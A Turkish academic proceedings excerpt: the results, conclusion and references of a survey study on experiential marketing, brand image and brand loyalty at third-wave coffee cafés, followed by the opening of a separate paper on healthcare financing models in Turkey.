Alan yazında Türkiye'de faaliyet gösteren ve üçüncü nesil kahve sunan işletmeleri ziyaret eden bireylere ilişkin istatistiksel bir veri bulunmadığından evren tam olarak bilinmemektedir. Araştırma kapsamında evreninin çok geniş olması nedeniyle tesadüfi olmayan örneklemelerden 'kolayda örneklem' yöntemi uygulanmıştır. Bu doğrultuda Krejcie ve Morgan'ın [46] evreni temsil eden örneklem sayı hesaplamaları dikkate alınarak 390 katılımcıya ulaşılmıştır. COVID 19 salgını nedeniyle 2020 yılı içerisinde kafe işletmeleri dönem dönem alınan tedbirler doğrultusunda kapalı tutulmuştur.

Virüsün bulaşma riski de göz önüne alınarak veriler çevrimiçi olarak toplanmıştır. Anket formları; Google formlar ve sosyal medya hesaplarında (Facebook, Instagram, Twitter) uygulanmıştır.

Araştırmada kullanılan model; deneysel pazarlama [47], marka imajı [48] ve marka sadakati [49] ölçeklerinden uyarlanmıştır. Deneysel pazarlama 22, marka imajı 5 ve marka sadakati 4 ifadeden oluşmaktadır. Araştırmanın amacı doğrultusunda SPSS 22 programı yardımı ile tanımlayıcı istatistikler gerçekleştirilmiş, sonrasında AMOS istatistik programı kullanılarak yol analizi yapılmış ve hipotezlerin testi ölçülmüştür.

5. BULGULAR

a. Tanımlayıcı İstatistik Veriler

Araştırma model önerisinde yer alan ölçeklerin Cronbach Alfa değerleri (Deneysel pazarlama: 0,95; Marka imajı: 0,92; Marka sadakati: 0,91) ve bütünlük güvenirlik katsayılarının 0,70'in üzerinde olduğu (Deneysel pazarlama: 0,96; Marka imajı: 0,94; Marka sadakati: 0,94) bu bakımdan ölçeğin yeterli iç tutarlılığa sahip olduğu tespit edilmiştir [50]. Yapı geçerliliğini analiz etmek için yakınsak ve ayırt edici geçerlilik incelenmiştir. Tüm faktör yükleri, minimum ilişkili 0.5 değerinden daha yüksek, anlamlı ilişkili t-değerleri ve çok maddeli ölçekler için çıkarılan tüm ortalama varyans (AVE) değerleri 0.5'lik minimum kriteri (Deneysel pazarlama: 0,53; Marka imajı: 0,77; Marka sadakati: 0,80) aşmıştır [51]. Bu sayede yakınsak geçerlilik tam olarak desteklenmiştir. Ayırım geçerliliğini belirlemek için AVE değerlerinin karekökü hesaplanmıştır [50], [51]. AVE değerinin karekökü, yapıdaki diğer tüm örtük değişkenlerle olan korelasyonundan daha büyük (Deneysel pazarlama: 0,728; Marka imajı: 0,877; Marka sadakati: 0,894) çıkmış [51] bu bakımdan ölçeklerin ayırım geçerliliğini sağlandığı belirlenmiştir. Araştırmanın doğrulayıcı faktör analizi sonucuna göre model uyum iyiliğinin iyi olduğu (CMIN/DF: 3.039, NFI: 0.886, IFI: 0.921, CFI: 0.920, GFI: 0.809, RMESA: 0.072) sonucuna ulaşılmıştır.

Araştırmaya katılan bireylerin %46,4'ünün erkek (n: 181), %53.6'sının kadın (n: 209) olduğu, %42.6'sının (n: 166) 25-34 yaş aralığında olduğu, %51'inin evli (n: 199), %40,5'inin lisans mezunu (n: 158) olduğu ve %82.3'ünün gelir seviyesinin orta olduğu (n: 321) yapılan analizler sonucunda tespit edilmiştir.

b. Hipotezlere Yönelik İstatistik Veriler

Araştırma modelinin test edilmesi için gerçekleştirilecek yol analizi öncesinde, analizde yer alan değişkenler arasında çoklu bağlantı sorununun olmaması ve modeldeki örtük değişkenlerin çoklu bağlantı problemi yaratmaması amacıyla, bu değişkenlerin VIF (Variance Inflation Factor) değerlerine bakılmaktadır. Değişkenler arasında ideal VIF değerleri 5'in altındaki değerlerdir [52]. Bulgular, VIF değerlerinin 5'in altında olduğunu, göstergelerin beklenen VIF değerlerine sahip olduğunu ve çoklu bağlantı problemi olmadığını göstermektedir.

Yapısal modeli değerlendirmek amacıyla determinasyon katsayısı (R^2) ve öngörücü ilgi düzeyi (Q^2) rapor edilmiştir. Modele ilişkin R^2 değeri 0 ile 1 aralığındadır. Değer 1'e yaklaştığı takdirde öngörü doğruluğu da artmaktadır. Buna göre, 0.20 zayıf, 0.50 orta ve 0.75 önemli derecede öngörü doğruluğunu temsil etmektedir [51]. Deneysel pazarlama, marka imajının toplam varyansının %0.35'ini, marka sadakatinin varyansının %0.59'unu açıklamıştır. Son olarak, öngörülü anlamlılık Stone-Geisser Q^2 [53] kullanılarak değerlendirilmiştir. Marka imajı (0.27) ve marka sadakati (0.47) için Q^2 değerleri 0'dan yüksektir ve bu da yapısal modelin bağımlı içsel değişkenlere yönelik tahmin doğruluğundan söz edilebileceğini göstermektedir.

Tablo 55. Hipotez Testleri

Değişkenler	Beta (β)	SE	t	p	R ²	Q ²	Sonuç
H ₁ Deneysel Pazarlama → Marka İmajı	,669	0.062	10.734	0,000***	0.35	0.27	Kabul
H ₂ Deneysel Pazarlama → Marka Sadakati	,241	0.050	4.799	0,000***	0.59	0.47	Kabul
H ₃ Marka İmajı → Marka Sadakati	,554	0.050	11.062	0,000***			Kabul

$p < 0,001$ ***, $p < 0,01$ ** , $p < 0,05$ *

Yol analizi sonuçları incelendiğinde deneysel pazarlamanın, marka imajı ($\beta = ,669$; $p < 0,001$) ve marka sadakatini ($\beta = ,241$, $p < 0,001$) pozitif yönde anlamlı olarak etkilediği tespit edilmiştir. Bu doğrultuda H₁ ve H₂ hipotezleri kabul edilmiştir. Son olarak marka imajının marka sadakatini ($\beta = ,554$, $p < 0,001$) pozitif yönde anlamlı etkilediği tespit edilmiştir. Bu doğrultuda H₃ hipotezi de kabul edilmiştir.

6. SONUÇ VE ÖNERİ

Deneysel ekonomi çağında, üçüncü nesil kahve sunan kafeler, genel itibariyle duyuşal, duyuşal, düşünsel, davranışsal ve ilişkisel yönleri iyi bir şekilde kullanma becerisi gösteren önemli işletmeler olarak göze çarpmaktadır. Bu çalışma, üçüncü nesil kahve sunan kafe işletmelerini ziyaret eden müşterilerin deneysel pazarlama, marka imajı ve marka sadakati arasındaki etkileri incelemeyi amaçlamıştır. 390 geçerli örnekle yol analizi kullanılarak ampirik bulgular üç araştırma hipotezinin tamamını desteklediğini kanıtlamıştır. Yani, deneysel pazarlamanın marka imajını ve marka sadakatini önemli ölçüde etkilediği ayrıca marka imajının marka sadakatini benzer şekilde pozitif şekilde etkilediği tespit edilmiştir.

Araştırma sonuçlarına göre deneysel pazarlamanın marka imajını pozitif yönde anlamlı olarak etkilediği tespit edilmiştir. Bu sonuç alan yazında yer alan çalışmalarla benzerlik göstermektedir [17], [36], [37]. Alba ve Hutchinson [36], deneysel pazarlamanın tüketicileri mal veya hizmete daha yüksek bir aşinalık duygusu geliştirmeye ve ardından daha büyük bir marka imajı geliştirmeye yönlendirebileceğini belirtmiştir. Dobni ve Zinkhan [54], marka imajını büyük ölçüde tüketicilerin yorumlarıyla oluştuğunu bu nedenle, deneysel pazarlamanın oluşturduğu doğrudan hissin, tüketicilerin marka imajına ilişkin izlenimini arttırdığını ifade etmişlerdir.

Araştırma sonuçlarına göre deneysel pazarlamanın marka sadakatini pozitif yönde anlamlı olarak etkilediği tespit edilmiştir. Bu sonuç literatürde yer alan çalışmalarla paralellik göstermektedir [38], [39], [40], [41]. Sadakat, sürdürülebilir bir rekabet avantajı elde etmek için kullanılan önemli bir işletme stratejisidir [33]. Pazarlama literatürü, sadakatin tekrar satın alma, bağlılık ve taahhüt ilgili bir tüketici davranışı olduğunu açıklamaktadır [20], [29], [35]. Ponsonby-McCabe ve Boyle [55], sadık müşterilerle ilgili marka deneyimi olasılığını etkileyen iki durum olduğunu belirtmişlerdir. Birincisi, tüketicilerin unutulmaz geçmiş deneyimler nedeniyle aynı markayı defalarca tekrar satın almaya istekli olduklarıdır. İkincisi ise, tüketicilerin, marka deneyiminin kendisine ödenen bedel karşılığında değerli bir fayda sağladığına inanmalarıdır. Sadık müşteriler, fiyata duyarlı olmayan tüketiciler olarak kabul edilirler [31]. Brakus vd. [18], deneyimin marka kişiliği ve tüketici tatmini yoluyla sadakati hem doğrudan hem de dolaylı olarak etkilediğini tespit etmişlerdir. Machado vd. [56] gerçekleştirmiş oldukları çalışmalarında, deneysel pazarlama çabalarının markaya olan sadakat duyguları üzerinde olumlu bir etkisinin olduğunu belirlemişlerdir.

Araştırma sonuçlarına göre marka imajının marka sadakatini pozitif yönde anlamlı olarak etkilediği tespit edilmiştir. Bu sonuç alan yazında yer alan çalışmalarla benzerlik göstermektedir [57], [58]. Oliver [34], çalışmasında müşterilerin, işletme imajlarını gözden geçirerek satın alma davranışını olumlu veya olumsuz şekillendirdiğini bulgulanmıştır. Nguyen ve Leblanc [57], imajın işletmeler ve müşteriler arasında köprü vazifesi gördüğünü, iyi bir imajın bireylerin satın alma davranışlarını yönlendireceğini belirtmişlerdir. Jeong vd. [58], gerçekleştirmiş oldukları çalışmalarında olumlu bir imajın müşterilerin satın alma davranışlarını etkilediğini ayrıca bu durumun sonrasında müşterilerin organizasyonlara daha sadık olabileceğini tespit etmişlerdir. Johnson vd. [59], marka imajını bir tutum kavramı olarak değerlendirmiş ve karşılığında sadakati etkileyebileceğini ifade etmiştir. Benzer şekilde Chang [10], marka imajının sadakat üzerinde olumlu bir etkiye sahip olduğunu çalışmalarında belirtmişlerdir.

Bu çalışmadaki sonuçlar, deneysel pazarlama, marka imajı ve marka sadakati genelinde tüketici perspektifleri açısından üçüncü nesil kahve sunan kafe işletmelerinin anlaşılmasına yardımcı olmaktadır. Her şeyden önce sektör deneyime odaklanmaktadır. Marka sadakati oluşturmak için, marka imajı ve müşteri tatmini kullanılmalıdır. Çalışmadan elde edilen sonuçlar, deneysel pazarlamanın tüketiciler için marka imajı oluşturmada oldukça önemli bir yöntem olduğunu ve bunun da müşteri sadakatini artırdığını göstermektedir. Bu bakımdan işletmeler deneysel pazarlamanın duysal, duygusal, düşünsel, davranışsal ve ilişkisel yönlerine odaklanarak iyi bir marka imajı ve akabinde marka sadakati oluşturabilir.

Bu çalışmanın çeşitli sınırlılıkları bulunmaktadır. Öncelikle çalışma Türkiye’de uygulanmıştır. Gerçekleştirilen çalışmaların kültürel faktörlerden etkilenebileceğini bilinmektedir. Bu bakımdan, uluslararası çalışmalarla karşılaştırma yapılırken ülkeler arasındaki kültürel farklılıklar dikkate

alınmalıdır. İkinci olarak, bu çalışmanın örneklem sayısının 390 kişiden oluşmasıdır. Daha yüksek bir örneklem sayısı ile değişkenlerin etkilerine bakılabilir. Gelecekteki çalışmalar, çeşitli demografik özelliklere yoğunlaşarak tüketicilerin davranış farklılığını inceleyebilir. Ayrıca deneysel pazarlamanın, marka değeri, marka güveni, marka değeri, marka duygusu, marka özgünlüğü gibi farklı değişkenlerle daha ayrıntılı olarak değerlendirilmesi önerilmektedir.

7. KAYNAKÇA

- [1] S. Lyon. "Coffee tourism and community development in Guatemala." *Human Organization*, vol. 72, no. 3, pp. 188-198, 2013.
- [2] Ü. Kement. "Üçüncü Nesil Kahve Sunan İşletmelerde Hizmet Kalitesi, Müşteri Tatmini ve Davranışsal Niyet İncelemesi; Algılanan Fiyatın Düzenleyicilik Rolü." *Journal of Tourism and Gastronomy Studies*, vol. 7, no. 2, pp. 1252-1270, 2019.
- [3] F. İstanbullu Dinçer, S. Gedik and S. Özdemir Güzel. "New approach in gastronomy: Third wave coffee." *Journal of International Social Research*, vol. 9, no. 45, pp. 811-815, 2016.
- [4] L. Jolliffe (Ed.), "Coffee culture, destinations and tourism (Vol. 24)," Channel View Publications, 2010.
- [5] C. Mathwick, N. Malhotra and E. Rigdon. "Experiential value: conceptualization, measurement and application in the catalog and Internet shopping environment." *Journal of Retailing*, vol. 77, no. 1, pp. 39-56, 2001.
- [6] Y.H. Yuan and C.K. Wu. "Relationships among experiential marketing, experiential value, and customer satisfaction." *Journal of Hospitality & Tourism Research*, vol. 32, no. 3, pp. 387-410, 2008.
- [7] B. H. Schmitt. "Experience marketing: concepts, frameworks and consumer insights." *Foundations and Trends in Marketing*, vol. 5, no. 2, pp. 55-112, 2010.
- [8] M.S. Roth. "The effects of culture and socioeconomics on the performance of global brand image strategies." *Journal of Marketing Research*, vol. 32, pp. 163-175, May. 1995.
- [9] D. Aaker, "Managing Brand Equity," The Green Press, New York, NY. 1991.
- [10] W.J. Chang. "Experiential marketing, brand image and brand loyalty: a case study of Starbucks." *British Food Journal*, vol. 123, no. 1, pp. 209-223, 2020.
- [11] J.J. Brakus, B.H. Schmitt and L. Zarantonello. "Brand experience: what is it? How is it measure? Does it affect loyalty?." *Journal of Marketing*, vol. 73, pp. 52-68, 2009.
- [12] D.M. Koo. "Inter-relationship among store images, store satisfaction and store loyalty among Korea discount retail patrons." *Asia Pacific Journal of Marketing and Logistics*, vol. 15, no. 4, pp. 42-71, 2003.

- [13] M.M. Ghafoor, H.K. Iqbal, U. Tariq and F. Murtaza. "Impact of customer satisfaction and brand image on brand loyalty." *Progress in Business Innovation and Technology Management*, vol. 2, pp. 69-77, 2012.
- [14] J.B. Pine and J.H. Gilmore, "The Experience Economy: Work is Theatre and Every Business a Stage, Harvard Business School Press Boston, Massachusetts, 1999.
- [15] G.N. Günay. "Hizmet Pazarlamasından Deneysel Pazarlamaya: Bir Güzellik Merkezinde Uygulama," 13. Ulusal Pazarlama Kongresi, Nevşehir Üniversitesi, İktisadi ve İdari Bilimler Fakültesi, 2008, pp. 64-72 bildiri
- [16] B.H. Schmitt, J.J. Brakus and L. Zarantonello. "From experiential psychology to customer experience." *Journal of Consumer Psychology*, vol. 25, no. 1, pp. 166-171, 2015.
- [17] B.H. Schmitt. "Experiential marketing." *Journal of Marketing Management*, vol. 15, pp. 53-67, 1999.
- [18] S.L. Vargo and R.F. Lusch. "Evolving to a new dominant logic for marketing." *Journal of Marketing*, vol. 68, pp. 1-17, 2004.
- [19] R. Johnston and X. Kong. "The customer experience: A road-map for improvement." *Managing Service Quality*, vol. 21, no. 1, pp. 5-24, 2011.
- [20] B. Demirağ and Y. Durmaz, "Marka Yönetimi (1 Basım)," İstanbul: Hiper Yayın, 2020.
- [21] K. Dağ and Y. Durmaz, "Marka ve Marka Özgünlüğü (Uygulamalı) (1 Basım)," İstanbul: Hiper Yayın, 2020.
- [22] J.W. Newman. "New insight, new progress for marketing." *Harvard Business Review*, vol. 35, pp. 95-102, 1957.
- [23] N.K. Malhotra, "Marketing Research," Pearson Education, New Jersey, NJ, 2010.
- [24] J. Bullmore. "The brand and its image revisited." *International Journal of Advertising*, vol. 3, pp. 235-238, 1984.
- [25] E. Dichter. "What is in an image." *Journal of Consumer Marketing*, vol. 2, no. 1, pp. 75-81, 1985.
- [26] C.W. Park, B.J. Jaworski and D.J. MacInnis. "Strategic brand concept-image management." *Journal of Marketing*, vol. 50, no. 4, pp. 135-145, 1986.
- [27] B.S. Wijaya. "Dimensions of brand image: a conceptual review from the perspective of brand communication." *European Journal of Business and Management*, vol. 5, no. 31, pp. 55-65, 2013.
- [28] R. Devi and C. Menezes. "Effect of social media marketing on brand loyalty formation from the perspective of online consumer." *The IASMS Journal of Business Spectrum*, vol. 9, no. 1, pp. 34-37, 2016.

- [29] Y. Durmaz and K. Dağ. "Marka Özgünlüğünün Marka Sadakati Üzerindeki Etkileri: Cep Telefonu Markaları Üzerine Bir Araştırma." *Akademik Araştırmalar ve Çalışmalar Dergisi (AKAD)*, vol. 10, no. 19, pp. 489-501, 2018.
- [30] J. Jacoby and D.B. Kyner. "Brand loyalty versus repeat purchasing behavior." *Journal of Marketing Research*, vol. 10, pp. 1-9, 1973.
- [31] R.M. Cunningham. "Brand loyalty- what, where, how much?." *Harvard Business Review*, vol. 34, pp. 116-128, 1956.
- [32] J.U. Farley. "Why does brand loyalty vary over products?." *Journal of Marketing Research*, vol. 1, no. 4, pp. 9-14, 1964.
- [33] A. Dick and K. Basu. "Customer loyalty: towards an integrated framework." *Journal of the Academy of Marketing Science*, vol. 22, no. 2, pp. 99-113, 1994.
- [34] R.L. Oliver. "Whence customer loyalty?." *Journal of Marketing*, vol. 63, no. Special Issue, pp. 33-44, 1999.
- [35] B. Demirağ and Y. Durmaz. "Algılanan Hizmet Kalitesinin Algılanan Değer ve Tutumsal Marka Sadakati Üzerindeki Etkisinin İncelenmesi: 5 Yıldızlı Sayfiye ve Şehir Otelleri Örneği." *OPUS Uluslararası Toplum Araştırmaları Dergisi*, vol. 11, no. 18, pp. 693-726, 2019.
- [36] J.W. Alba and J.W. Hutchinson. "Knowledge calibration: what consumers know and what they think they know." *Journal of Consumer Research*, vol. 27, no. 2, pp. 123-156, 2000.
- [37] H.W. Oetomo and B. Budiyo. "Brand image as mediation effect of experiential marketing and differentiation product to the buying decision of Toyota cars." *International Journal of Business and Administrative Studies*, vol. 3, no. 5, pp. 175-182, 2017.
- [38] M. Nurrahmi. "Experiential marketing model on hotels owned by regional government of the South Sumatra Province," *International Summit on Science Technology and Humanity (ISETH 2018)*, Muhammadiyah University Press, Surakarta, 2019, pp. 235-244 bildiri
- [39] A. Fransisca. "Experiential marketing (sebuah pendekatan pemasaran)." *Jurnal Manajemen Pemasaran*, vol. 2, no. 1, pp. 1-8, 2007.
- [40] M.S. Lee, H.D. Hsiao and M.F. Yang. "The study of the relationships among experiential marketing, service quality, customer satisfaction, and customer loyalty." *The International Journal of Organizational Innovation*, vol. 3, no. 2, pp. 353-379, 2011.
- [41] T.H. Lee and Y.S. Chang. "The influence of experiential marketing and activity involvement on the loyalty intentions of wine tourists in Taiwan." *Leisure Studies*, vol. 31, no. 1, pp. 103-121, 2012.
- [42] W.J. Chang, D.C. Hu and Y.C. Chung. "Empirical study of the mediating effect of destination attachment on tourist's behavior: a case of Theme Parks in Taiwan (in Chinese)." *International Journal of Commerce and Strategy*, vol. 11, no. 3, pp. 231-252, 2019.

- [43] R. Saeed, R.N. Lodhi, A. Mehmood, U. Ishfaque, F. Dustgeer, A. Sami and M. Ahmad. "Effect of brand image on brand loyalty and role of customer satisfaction in it." *World Applied Sciences Journal*, vol. 26, no. 10, pp. 1364-1370, 2013.
- [44] Y.T. Tu, C. Wang and H. Chang. "Corporate brand image and customer satisfaction on loyalty: an empirical study of Starbucks coffee in Taiwan." *Journal of Social and Development Sciences*, vol. 3, no. 1, pp. 24-32, 2012.
- [45] A.Y. Alif Fianto, D. Hadiwidjojo, S. Aisjah and S. Solimun. "The influence of brand image on purchase behaviour through brand trust." *Business Management and Strategy*, vol. 5, no. 2, pp. 58-76, 2014.
- [46] R.V. Krejcie and D.W. Morgan. "Determining sample size for research activities." *Educational and Psychological Measurement*, vol. 30, no. 3, pp. 607-610, 1970.
- [47] H. Nadiri and G.N. Gunay. "An empirical study to diagnose the outcomes of customers' experiences in trendy coffee shops." *Journal of Business Economics and Management*, vol. 14, no. 1, pp. 22-53, 2013.
- [48] C.H. Lien, M.J. Wen, L.C. Huang and K.L. Wu. "Online hotel booking: The effects of brand image, price, trust and value on purchase intentions." *Asia Pacific Management Review*, vol. 20, pp. 210-218, 2015.
- [49] S. Niyomsart and A. Khamwon. "Brand Love, Brand Loyalty, and Word of Mouth: A Case Of Airasia," *International Journal of Arts & Sciences' (IJAS) International Conference for Business and Economics*, Rome, Italy, 2016, pp. 264 bildiri
- [50] C. Fornell and D.F. Larcker. "Evaluating structural equation models with unobservable variables and measurement error." *Journal of Marketing Research*, vol. 18, no. 1, pp. 39-50, 1981.
- [51] J.F. Hair, W. Black, B. Babin and R.E. "Anderson, *Multivariate data analysis (7th ed.)*," Upper Saddle River, NJ, USA: Prentice-Hall, 2010.
- [52] D. Gujarati, M. Temel *Ekonometri (çev. Ümit Şenesen, Gülay Günlük Şenesen)*," İstanbul, Litaratür Yayıncılık, 1999.
- [53] M. Stone. "Cross-validators choice and assessment of statistical predictions." *Journal of the Royal Statistical Society: Series B (Methodological)*, vol. 36, no. 2, pp. 111-133, 1974.
- [54] D. Dobni and G.M. Zinkhan. "In search of brand image: A foundation analysis." *Advances in Consumer Research*, vol. 17, no. 1, pp. 110-119, 1990.
- [55] S. Ponsonby-McCabe and E. Boyle. "Understanding brands as experiential spaces: Axiological implications for marketing strategists". *Journal of Strategic Marketing*, vol. 14, no. 2, pp. 175-189, 2006.

- [56] R. Machado, M.C. Cant and H. Seaborne. "Experiential marketing on brand advocacy: A mixed-method approach on global apple product users." *International Business & Economics Research Journal (IBER)*, vol. 13, no. 5, pp. 955-962, 2014.
- [57] N. Nguyen and G. Leblanc. "Corporate Image and Corporate Reputation in Customers' Retention Decisions in Services." *Journal of Retailing and Consumer Services*, vol. 8, no. 4, pp. 227-236, 2001.
- [58] E. Jeong, S.S. Jang, J. Day and S. Ha. "The Impact of Eco-Friendly Practices on Green Image and Customer Attitudes: An Investigation in a Café Setting." *International Journal of Hospitality Management*, vol. 41, pp. 10-20, 2014.
- [59] M.D. Johnson, A. Gustafsson, T.W. Andreassen, L. Lervik and J. Cha. "The evolution and future of national customer satisfaction index models." *Journal of Economic Psychology*, vol. 22, no. 2, pp. 217-245, 2001.

SAĞLIK HİZMETLERİNDE FİNANSMAN MODELLERİ VE HARCAMALAR

Mümtaz Korkutan¹, Emin Aksan², Beren Karci Aksan³

¹*Bitlis Eren Üniversitesi, Sosyal Bilimler MYO., Bitlis, TURKEY*

²*İstanbul Kültür Üniversitesi, MYO., İstanbul, TURKEY*

³*İstanbul Ayyansaray Üniversitesi, Plato MYO., İstanbul, TURKEY*

mkorkutan@beu.edu.tr

ORCID: 0000-0001-7588-6836

ÖZET

Sağlık hizmetlerinde finansmanın, dünya genelinde insanlar ve hükümetler için önemi günden güne hızla artmaktadır. Sağlık hizmetleri finansmanında önemli ve birbiriyle ilişkili üç bölüm bulunmaktadır; birincisi sağlık hizmetleri için yeterli fonun toplanması, ikincisi ödeyiciler arasında risk paylaşımı esasına dayalı olarak fonların havuzlanması, üçüncüsü ise fonların gerekli sağlık hizmetinin satın alınması veya sağlanması için uygun biçimde kullanılmasıdır. Dünya ülkelerinin genelinde, sağlık politikası üreten kişiler için asıl önemli konu; tüm ülke insanların ihtiyaç duydukları anda ihtiyaç duydukları sağlık hizmetine ulaşmalarının nasıl garanti edileceği konusudur. Sağlık hizmetlerinin finansman mekanizmaları, insanları sağlık harcamalarının finansal riskine karşı koruma konusunda kurumsal seçenekler sunmaktadır. Çalışmada; sağlık hizmetlerindeki harcamaların belirlenmesi ve bu harcamaların hangi finansman yöntemlerine göre belirlendiğini tespit etmek amaçlanmıştır. Bu amaçla kamu ve özel sağlık kuruluşlarına ödenen sağlık harcama şekillerine yer verilmiştir. Sonuç olarak Türkiye’de ki sağlık sistemi ve organizasyon yapısı ortaya konularak sağlık sunumu ve finansmanı incelendiğinde Türkiye’de ki sağlık sisteminin karma bir yapıya sahip olduğu ifade edilebilir. Bir taraftan belirli bir kesim için zorunlu sigorta modeli uygulanırken diğer taraftan kamu yardımı modeli uygulanmaktadır. Yapılan bu çalışma ile sağlık işletmeleri ve bilgi kullanıcıları açısından referans olabilmesi adına, sağlık hizmetlerindeki mevcut duruma göre örnek uygulamalara değinilerek, önerilerde bulunulmuştur.

Anahtar Kelimeler: Sağlık Hizmetleri, Sağlık Harcamaları, Sağlık Finansman Modelleri.

FINANCING MODELS AND EXPENDITURES IN HEALTHCARE SERVICES

ABSTRACT

Healthcare financing is increasing in importance for people and governments around the world. There are three important and interrelated parts in health care financing; The first is the collection of sufficient funds for health services, the second is the pooling of funds on the basis of risk-sharing among payers, and the third is the appropriate use of the funds to purchase or provide the necessary health care. The main issue for health policy makers across the world is; the issue of how to ensure that all people of all countries have access to the healthcare they need whenever they need it. Healthcare financing mechanisms offer institutional options to protect people against the financial risk of healthcare spending. In the study; It was aimed to determine the expenditures in health services and to determine the methods of financing these expenditures. For this purpose, types of health expenditures paid to public and private health institutions are included. Consequently, when healthcare delivery and financing analyzed by putting forward health system and organizational structure in Turkey it can be expressed that there is a composite structure of the health system in Turkey. While the compulsory insurance model is applied for a certain segment on the one hand, the public aid model is applied on the other hand. With this study, in order to be a reference for healthcare enterprises and information users, suggestions have been made by referring to sample practices according to the current situation in health services.

Keywords: *Health Services, Health Expenditures, Health Financing Models.*

1. GİRİŞ

Türk Dil Kurumu sağlık kavramını iki farklı şekilde tanımlamaktadır. 1: vücudun hasta olmaması durumu, vücut esenliği, esenlik, sıhhat, afiyet. 2: Sağ, canlı, diri olma durumu olarak tanımlanmaktadır (www.tdk.gov.tr). Bu tanımdan da anlaşılacağı gibi sağlık sadece fiziksel durumun iyi olma hali dışında aynı zamanda ruhsal olarak da iyi olma halini kapsamaktadır. Literatür taramalarında her ne kadar birçok sağlık tanımı geçse de en genel tanımlamayı Dünya Sağlık Örgütü'nün (DSÖ) yaptığı görülmektedir. DSÖ' e göre sağlık "sadece hastalık ya da sakatlık olmaması durumu olarak değil; fiziksel, ruhsal ve sosyal açılardan tam anlamıyla bir iyilik durumu" olarak tanımlanmıştır. Sağlık kavramının bu denli geniş tanımlamalarından da anlaşılacağı üzere sağlık hizmetlerinin doğru ve

etkin bir şekilde sunumu için farklı perspektiften ele alınması gerekmektedir. Sağlık hizmetleri ise kendi içinde dört temel alt başlığa bölünmüştür. Bu başlıklar; koruyucu sağlık hizmetleri, tedavi edici sağlık hizmetleri, rehabilitasyon hizmetleri ve sağlığın geliştirilmesi olarak bölünmüştür. (Koechlin ve diğ., 2014).

Sağlık sektörü; sağlığa dolaylı, doğrudan veya asıl etkileri olan mal ve hizmet nitelikli her türlü ürünü üretmek ve tüketmek üzere çok farklı üretim alanlarında kurulmuş sistem ve alt sistemler ile bunların içerdiği kişi, kurum, kuruluş, statü, ürün ve benzerlerinin tümünü belirtmek için kullanılan, genel ve kapsayıcı bir kavram olarak ifade edilebilir. Bu tür karmaşık yapıya sahip sektörlerin harcama ve ödeme unsurları da çeşitlilik kazanmaktadır. Hem gelişmiş hem de gelişmekte olan ülkelerde sağlık giderleri toplam kamu harcamaları içerisinde önemli bir payı oluşturmaktadır. Bu artış karşısında ülkelerin; insan gücü, tıbbi malzeme-ilaç, sermaye ve tıbbi terminoloji gibi sınırlı kaynakları sağlık ihtiyaçlarını karşılamada yetersiz kalmaktadır. (Mitton, 2002: 240). Ayrıca sağlık hizmetlerinin maliyetinin artmasındaki en önemli etkenlerinden bir tanesi de siyasi sorunlar olduğu görülmektedir. Küreselleşen dünyada sağlık hizmetlerine olan talep hızlı bir şekilde artmakta ve sağlık teknolojilerindeki gelişmelere bağlı olarak artan sağlık harcamaları ülkelerin bütçelerinde önemli ölçüde mali yük oluşturmaktadır (Çalışkan, 2009: 312; Acar ve Yeğenoğlu, 2006: 39). Bu durum, sağlık alanında karar vericileri kısıtlayan kaynaklarla daha fazla sağlık hizmet sunma veya finanse etme sorunu ile karşı karşıya bırakmaktadır (Özgen ve Tatar, 2007:109; Sabik and Lie, 2008:13-15). Bu sorunlara çözüm bulmak için sağlık ekonomisine ilgi gün geçtikçe artmaktadır. Sağlık ekonomisi bu kapsamda sağlık sektöründeki kısıtlayan kaynaklar ile sınırsız olan ihtiyaçları uyumlaştırmaya çalışmaktadır (Dewar, 2010:119; Çelik, 2011:50). Sağlık hizmetlerine ayrılan kaynakların kıtlığı, verimli kullanılmama zorunluluğu, fırsat maliyetinin olması, fayda (utility) ve rasyonellik gibi kavramlar sağlık hizmetlerinin ekonomik açıdan değerlendirilmesini zorunlu kılmaktadır (Kernick and McDonald, 2002: 27-28).

Bu çalışmada; sağlık hizmetlerindeki harcamaların belirlenmesi ve bu harcamaların hangi finansman yöntemlerine göre belirlendiğini tespit etmek amaçlanmıştır. Bu amaçla kamu ve özel sağlık kuruluşlarına ödenen sağlık harcama şekillerine yer verilmiştir. Sonuç olarak Türkiye’de ki sağlık sistemi ve organizasyon yapısı ortaya konularak sağlık sunumu ve finansmanı incelendiğinde Türkiye’de ki sağlık sisteminin karma bir yapıya sahip olduğu ifade edilebilir. Bir taraftan belirli bir kesim için zorunlu sigorta modeli uygulanırken diğer taraftan kamu yardımı modeli uygulanmaktadır. Yapılan bu çalışma ile sağlık işletmeleri ve bilgi kullanıcıları açısından referans olabilmesi adına, sağlık hizmetlerindeki mevcut duruma göre örnek uygulamalara değinilerek, önerilerde bulunulmuştur.

2. SAĞLIK HİZMETLERİNDEKİ HARCAMALAR

Sağlık harcamaları, sağlık finansmanı ve sağlık sigortası birbirleriyle yakından ilişkili olan konulardır. Sağlık harcamaları, sağlık finansmanını ve dolayısıyla sağlık finansmanının bir mekanizması

olan sağlık sigortacılığını doğurana ve varlığını zorunlu kılan temel harcamalardır. Her lke; nüfusun demografik yapısı, teknolojik birikim, kültür, tarihsel arka plan, sağlık hizmetlerine erişim, sağlığa atfedilen değer, ekonomik g (zellikle de ulusal gelir) gibi faktörlerin bir fonksiyonu olarak belirli ve farklı düzeylerde sağlık harcaması gerçekleştirir. Bu harcamalar genellikle kamusal ve özel harcamaların birer karmasıdır. Bu harcama karmasındaki ağırlıklı kaynağa göre de ülkenin finansman modeli şekillenmektedir (zgen, 2007: 205).

- Eğer vergi gelirleri ağırlıklı bir finansman söz konusu ise **Beveridge** sağlık finansmanı modeli,
- Eğer sosyal primler (sosyal sigortacılık) ağırlıkta ise **Bismarck** sağlık finansman modeli olarak adlandırılmaktadır.

Beveridge sağlık sistemi; Semaşko modelinin yalnız sosyalist ülkeler üzerinde değil, kapitalist ülkeler üzerinde de büyük etkileri olmuştur. İkinci Paylaşım Savaşı sonrasında İngiliz hkumeti, İngiliz işçiler arasında devrimci eğilimlerin artması üzerine 1948 yılında sağlık hizmetlerini sosyalleştirerek, finansmanı genel vergilerden sağlanan, toplumsal “dayanışmacı” bir model geliştirmiştir (Tatar 2011: 104).

